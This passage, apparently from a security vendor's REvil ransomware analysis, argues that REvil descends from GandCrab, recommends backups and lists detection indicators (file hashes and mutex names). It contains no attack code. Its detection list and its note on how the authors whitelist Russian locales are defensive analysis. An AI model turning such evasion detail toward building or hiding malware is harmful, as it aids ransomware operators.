Figure 18. Decompiled pseudocode for GandCrab's BuildURL function. (Source: Secureworks)

Circumstantial evidence

Circumstantial evidence also suggests that the same threat actors could be responsible for REvil and GandCrab:

- The REvil file decryptor executable reportedly contains a "D:\\gc6\\core\\src\\common\\debug.c" debug path that reflects the folder structure created by the malware author during development. Some researchers view "gc6" to be a reference to GandCrab v6, which could indicate that REvil is GandCrab v6.
- REvil was dropped on hosts in conjunction with GandCrab on April 17, 2019. The GandCrab threat actors announced their retirement on May 31. After May 31, REvil activity increased and the delivery methods expanded and became more sophisticated.
- Both REvil and GandCrab whitelisted similar keyboard locales to prevent infection of Russia-based hosts. Malware authors commonly whitelist regions where they reside to prevent scrutiny from local law enforcement, so the REvil and GandCrab malware authors likely reside in the same region.

Conclusion

Given the diverse and advanced delivery mechanisms, code complexity, and resources utilized by REvil, CTU researchers assess that this ransomware will replace GandCrab as a widespread threat. As of this publication, REvil does not contain worm-like features that would enable it to spread laterally during an infection. It would need to be dropped or downloaded via malware with this capability.

The best way to limit the damage from ransomware is to maintain and verify current backups of valuable data. CTU researchers recommend that organizations employ a 3-2-1 backup strategy to ensure successful restoration of data in the event of a ransomware attack.

Threat indicators

The threat indicators in Table 5 can be used to detect activity related to REvil ransomware. The table does not include the C2 servers configured within the analyzed sample due to the large number of domains.

Indicator	Type	Context
512b538ce2c40112009383ae70331dcf	MD5 hash	REvil executable
d3a0c325121ab4775ab48bbb7b2ef21c0f123109	SHA1 hash	REvil executable
25ac4873ae4f955032f8f0e8ed4ec78df2e2ce814454b7b5abd9489feb4e30c3	SHA256 hash	REvil executable
112983B0-B4C9-4F9B-96C4-E5394FB8A5B4	Mutex	Created by REvil
1DB960B8-E5C3-F077-5D68-EEE2E637EE0B	Mutex	Created by REvil
206D87E0-0E60-DF25-DD8F-8E4E7D1E3BF0	Mutex	Created by REvil
3555A3D6-37B3-0919-F7BE-F3AAB5B6644A	Mutex	Created by REvil
552FFA80-3393-423d-8671-7BA046BB5906	Mutex	Created by REvil
6CAC559B-02B4-D929-3675-2706BBB8CF66	Mutex	Created by REvil
859B4E91-BAF1-3DBB-E616-E9E99E851136	Mutex	Created by REvil
879EBE58-4C9F-A6BE-96A3-4C51826CEC2F	Mutex	Created by REvil
95B97D2B-4513-2041-E8A5-AC7446F12075	Mutex	Created by REvil
BF29B630-7648-AADF-EC8A-94647D2349D6	Mutex	Created by REvil
C126B3B3-6B51-F91C-6FDF-DD2C70FA45E6	Mutex	Created by REvil

Indicator	Type	Context
C19C0A84-FA11-3F9C-C3BC-0BCB16922ABF	Mutex	Created by REvil
C817795D-7756-05BF-A69E-6ED0CE91EAC4	Mutex	Created by REvil
D382D713-AA87-457D-DDD3-C3DDD8DFBC96	Mutex	Created by REvil
DAE678E1-967E-6A19-D564-F7FCA6E7AEBC	Mutex	Created by REvil
FB864EC7-B361-EA6D-545C-E1A167CCBE95	Mutex	Created by REvil
FDC9FA6E-8257-3E98-2600-E72145612F09	Mutex	Created by REvil

Table 5. Indicators for this threat.